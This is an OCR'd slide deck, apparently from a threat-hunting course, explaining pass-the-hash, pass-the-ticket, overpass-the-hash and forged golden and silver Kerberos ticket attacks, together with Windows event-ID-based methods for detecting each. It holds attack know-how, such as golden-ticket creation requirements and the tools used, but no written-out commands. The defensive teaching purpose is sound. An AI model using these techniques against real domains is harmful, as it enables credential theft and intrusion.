If Inveigh has been loaded into the memory of an intranet machine, you will be able to see something similar to the image on your right.



OUTLINE

4.2.2.3 Pass the Hash

This time, we are going to talk about NTLM hashes.

NTLM hashes are stored in the Security Account Manager (SAM) database and in Domain Controller's *NTDS.dit* database.

They are completely different from the NTLMv1/v2 (or Net-NTLMv1/v2 as we use to call them in the course).

4.2.2.3 Pass the Hash

What attackers can do if they obtain a user's NTLM hash is perform an attack called "pass the hash", that can grant them access on a target, by means of the hash without using the actual plain-text password.

This technique can be used to connect back into the exploited machine, or to exploit other machines that share the same account credentials.

https://www.securityfocus.com/bid/233/discuss

4.2.2.3 Pass the Hash


There are multiple tools through which attackers can perform a pass the hash attack.

Traditionally, attackers performed pass the hash attacks through Metasploit *psexec* module.

4.2.2.3 Pass the Hash

On your right (upper image), you can see an attacker mounting a pass the hash attack through Metasploit's psexec module. Notice that on *SMBPASS* the attacker specifies a previously captured NTLM hash (and not a password in clear text).

This attack resulted in the attacker gaining access to the remote system (image at the bottom)



OUTLINE

4.2.2.3 Pass the Hash


Detection


If you take a closer look at the image on your right, you will notice that the *psexec* module (and other tools) achieves its nefarious purposes through the creation of a new Windows service.

Specifically:

1. It copies a binary to the ADMIN$ share over SMB
2. It creates a service on the remote machine pointing to the abovementioned binary
3. It remotely starts the service
4. It stops the service and deletes the binary on exit

Event ID 7045 and Windows Security Log Event ID 4697 can help in identifying new services.





https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4697

OUTLINE


4.2.2.3 Pass the Hash

Detection

Latest iterations of psexec and penetration testing tools like smbexec.py (part of the impacket suite) avoid dropping a binary on disk and prefer executing malicious PowerShell commands through newly created services.

As you can imagine, Event ID 7045 and Windows Security Log Event ID 4697 can still help us in identifying such attacks. [PowerShell's script block logging capabilities can assist in detecting the subsequent malicious code.]

Find an example of what you may see on your right.



https://github.com/SecureAuthCorp/impacket


OUTLINE

4.2.2.3 Pass the Hash

Detection

Unfortunately for defenders, attackers have stepped up their game and now prefer mounting pass the hash attacks through WMI. The advantages of this technique is that no new service is ever created and no suspicious command is logged.

To be able to detect a pass the hash attack through WMI, logging for WMI events should be enabled. It is not enabled by default, this is why no suspicious command is logged during such attacks. [PowerShell's script block logging capabilities can assist in detecting the subsequent malicious code.]



https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/tracing-wmi-activity

OUTLINE

4.2.2.3 Pass the Hash

Detection

We remind you that pass the hash is essentially lateral movement over the NTLM network. This means that NTLM connections are involved in the process.


When an NTLM connection occurs, Event ID 4624 with *Logon Type* 3 and *Logon Process NtLmSsp* is created on the targeted endpoint.

What we can do is check that prior to the NTLM connection, an interactive logon with the same account took place. Interactive logons could be identified through events such as.

- 4768 – A Kerberos authentication ticket (TGT) was requested
- 4769 – A Kerberos service ticket (TGS) was requested
- 4648 – A logon was attempted using explicit credentials
- 4624 – An account was successfully logged on

Logon types: 2 (Interactive), 7 (Unlock), 10 (RemoteInteractive) or 11 (CachedInteractive).

If an interactive logon did not take place prior to the NTLM connection, we are most probably dealing with a pass the hash attack.



Credits to: CyberArk

OUTLINE

4.2.2.3 Pass the Hash

Detection


We can narrow things down even more, by focusing only on privileged NTLM connections.

Privileged NTLM connections can be identified by creating a correlation between the NTLM connection and event ID 4672. Event ID 4672 is related to a privileged account logging on a machine.

See such a correlation on your right.

Please refer to the following resources for additional detection tips against pass the hash attacks.

- https://lp.cyberark.com/rs/cyberarksoftware/images/wp-Labs-Pass-the-hash-research-01312018.pdf
- https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/
- https://blog.stealthbits.com/detecting-pass-the-hash-honeypots/



Credits to: CyberArk

OUTLINE

4.2.2.4 Pass the Ticket

As we have already mentioned, attacker TTPs are ever-evolving.

Attackers have transitioned from “pass the hash” attacks to “pass the ticket” attacks.

Pass-the-ticket is an alternate approach which leverages Kerberos authentication to perform lateral movement.

https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf


4.2.2.4 Pass the Ticket

Before going deeper let's see how Kerberos authentication works at a high level.

1. User authenticates to KDC. The initial request encrypts the current UTC timestamp with a long-term key.

2. If KDC can decrypt the timestamp with the user's key that is stored on AD and the time is within the accepted skew, authentication succeeds. KDC then creates a TGT, encrypted with the 'krbtgt' account's long-term key. The TGT is really just a special service ticket. Like all service tickets, it includes user identity information in a Privilege Attribute Certificate (PAC).

3. User requests a service ticket from the KDC. The request includes the user's TGT (from step 2), encrypted with the 'krbtgt' account's long-term key.



4. KDC decrypts the TGT and creates a service ticket. The user's PAC information is copied from the TGT to the new ticket. KDC then sends the service ticket to the user, who will pass it on to the target service. The ticket is encrypted with the target service account's long-term key.

5. User sends the service ticket and the service decrypts the ticket with its long-term key. The user's PAC information are included in the encrypted ticket, allowing the service to determine the user's authorization level for the service.

6. Service requests KDC to verify the 'krbtgt' signature for the PAC data.

7. Service sends encrypted timestamp for user validation (provides mutual authentication)

Source: adsecurity.org

4.2.2.4 Pass the Ticket

During a pass the ticket attack, the attacker extracts a Kerberos Ticket Granting Ticket (TGT) from a system's LSASS memory and then imports it on another system. The newly imported ticket can then be used to request Kerberos service tickets (TGS) and subsequently gain access to network resources.


This is possible due to the stateless nature of Kerberos, there is no identifying information in the TGT regarding the computer the ticket came from.

4.2.2.4 Pass the Ticket

Detection

Pass the ticket attacks can be detected at the endpoint as follows.

- List all logon sessions of the system and obtain all logon IDs in hex format
- For each logon ID, list all Kerberos tickets that are associated with the session. Use the *klist* command to do so.
- Identify Kerberos tickets that do not match the user associated with the session. If you find any this means that they have been injected as part of a pass the ticket attack.



Source: https://blog.stealthbits.com/detect-pass-the-ticket-attacks

OUTLINE

4.2.2.4 Pass the Ticket


Detection

If we wanted to move the detection from the endpoint to the Domain Controller. The following events are of interest.

- 4768 – A Kerberos authentication ticket (TGT) was requested
- 4769 – A Kerberos service ticket was requested
- 4770 – A Kerberos service ticket was renewed

You should have figured by now that pass the ticket attacks do not involve requesting a TGT. TGTs are stolen from LSASS by the attackers. That being said attackers may renew a stolen TGT and ultimately use it to request TGS service tickets.

Based on the above behavior we can look for TGS requests or TGT renewals (from a specific user **and** computer) that have no associated TGT request matching the aforementioned user **and** computer.



Source: https://blog.stealthbits.com/detect-pass-the-ticket-attacks

4.2.2.5 Overpass the Hash

A combination of pass the hash and pass the ticket attacks also exists called “overpass the hash” or “pass the key”. Overpass the hash is also based on the Kerberos protocol.

During an overpass the hash attack, the attacker uses an extracted NTLM hash (of another user account) to obtain a Kerberos ticket. As we have already covered this ticket can be used to access network resources.

http://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash


OUTLINE

4.2.2.5 Overpass the Hash

Detection

We can detect overpass the hash attempts by first looking for traces of a pass the hash attack (Event ID 4624 and Logon Type 9)* at the source host and then moving to the Domain Controller to identify associated 4768/4769** events (which are related to TGT and TGS requests). If we find associated 4768/4769 events, then we are dealing with an overpass the hash attack.

An Overpass the Hash attack can also be detected by analyzing traffic and spotting anomalies in terms of the encryption used. Attackers usually send authentication request data encrypted with RC4.



* This is based on the second provided resource regarding defenses against pass the hash attacks (https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/)
** Domain Controllers can log Kerberos TGS service ticket requests by configuring "Audit Kerberos Service Ticket Operations" under Account Logon.

OUTLINE

4.2.2.6 Forged Kerberos Tickets

Since we have started discussing Kerberos tickets, let's also talk about attackers using forged Kerberos tickets.

The most commonly found types of forged tickets are:

- Golden Tickets
- Silver Tickets

https://adsecurity.org/?p=1640
https://adsecurity.org/?p=2011

4.2.2.6.1 Golden Tickets

Golden Tickets are essentially forged Kerberos TGTs that can be used to request TGS tickets for any service on any computer in the domain.

Golden Ticket creation requirements.

- Domain Name
- Domain SID
- Domain KRBTGT Account NTLM password hash
- UserID for impersonation


Attackers should have compromised a Domain Administrator or the Domain Controller itself to get that.

OUTLINE

4.2.2.6.1 Golden Tickets

Golden Ticket (Forged TGT) Communication

No AS-REQ or AS-REP communication exists with the DC. Golden Ticket is sent to the DC as part of the TGS-REQ to get a TGS.



Source: adsecurity.org

OUTLINE

4.2.2.6.1 Golden Tickets

Golden tickets are especially powerful since they can be used to compromise any domain in the forest!

They can do so by abusing the SID history attribute. In essence, what SID history brings to the table, is the ability to include in a Golden Ticket (or a Silver one) any group in the AD Forest and use it for authorization.

4.2.2.6.1 Golden Tickets

So, if for example, attackers manage to extract a child domain's KRBTGT account password, then, leveraging SID history, they can add the Forest Enterprise Admins group to their Golden Ticket (and compromise the parent domain as well).


OUTLINE

4.2.2.6.1 Golden Tickets

Detection

Golden Tickets are quite tricky to detect. The most reliable approach to detect Golden Tickets is to look for the existence of TGS requests with no prior TGT requests before them (within a reasonable time frame). If you find any, this may be related to a golden ticket attack. More specific, but less reliable approaches are:

1. Checking for the existence of anomalies in the following events. Event ID:4624 (Account Logon), Event ID: 4672 (Admin Logon) and Event ID: 4634 (Account Logoff). Specifically you may see "eo.oe.kiwi :)", "<3 eo.oe – ANSSI E>", a FQDN or nothing in the *Account Domain* field.
2. Identifing suspicious TGT tickets by comparing the *MaxTicketAge* from the domain policy to the difference in the StartTime and EndTime of the cached authentication ticket.
3. Checking for the existence of Event ID: 4769 (A Kerberos service ticket was requested) with a status code of *0x1F: Integrity check on decrypted field failed*. The aforementioned will occur in the case of an attacker returning after a double reset of the KRBTGT password has taken place (part of eradication of a domain compromise).
4. Checking for tickets (like you did when defending against pass the ticket) or new logon events related to non existing users. Through a Golden Ticket attackers can impersonate anyone on the domain, including non existing users.
5. Checking for the existence of Kerberos tickets with RC4 encryption. They aren't commonly met on modern environments. (This will happen if attackers utilized the NTLM hash while creating the Golden Ticket)



https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/golden_ticket.md

OUTLINE

4.2.2.6.2 Silver Tickets

A Silver Ticket is actually a valid TGS ticket. This valid TGS is forged and no communication with the DC ever occurs.


A Silver Ticket is encrypted/signed by the service account configured with a SPN.

https://docs.microsoft.com/en-us/windows/desktop/ad/service-principal-names

4.2.2.6.2 Silver Tickets

Silver Ticket (Forged TGS) Communication

No communication with the DC at all.
Steps 1 & 2 (AS REQ / AS REQ) & steps 3 & 4 (TGS REQ / TGS REP) are missing.



Source: adsecurity.org

OUTLINE

4.2.2.6.2 Silver Tickets

A Silver Ticket works only against a targeted service on a specific server.

Additionally, the vast majority of services do not perform PAC validation. It is, therefore, possible for a Silver Ticket to include a PAC that is unsubstantial.

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/c38cc307-f3e6-4ed4-8c81-dc550d96223c

4.2.2.6.2 Silver Tickets

The requirement for Silver Ticket creation is:

- A service account's password hash, if the targeted service operates under a user account [such a hash can be acquired using Kerberoast (more on that in just a bit)].
- A computer account's password hash, if the targeted service is hosted by a computer (such a hash can be acquired by a tool like mimikatz).

https://github.com/gentilkiwi/mimikatz

4.2.2.6.2 Silver Tickets

Silver Tickets are stealthier than their Golden counterparts since no communication with the DC ever occurs when using them and the required hash is easier to obtain.

4.2.2.6.2 Silver Tickets

Detection

Silver Tickets are even trickier to detect than Golden Tickets.

A reliable but heavy-going approach to detect Silver ticket is by identifying invalid *Privsvr* signatures within Kerberos TGS on the wire. Specifically, a Silver Ticket (forged TGS) contains a modified PAC. This Pac contains two signatures.

- Service signature (which is a checksum of the PAC encrypted with the service key)
- *Privsvr* signature (which is a checksum of the service signature encrypted with the KRBTGT key)

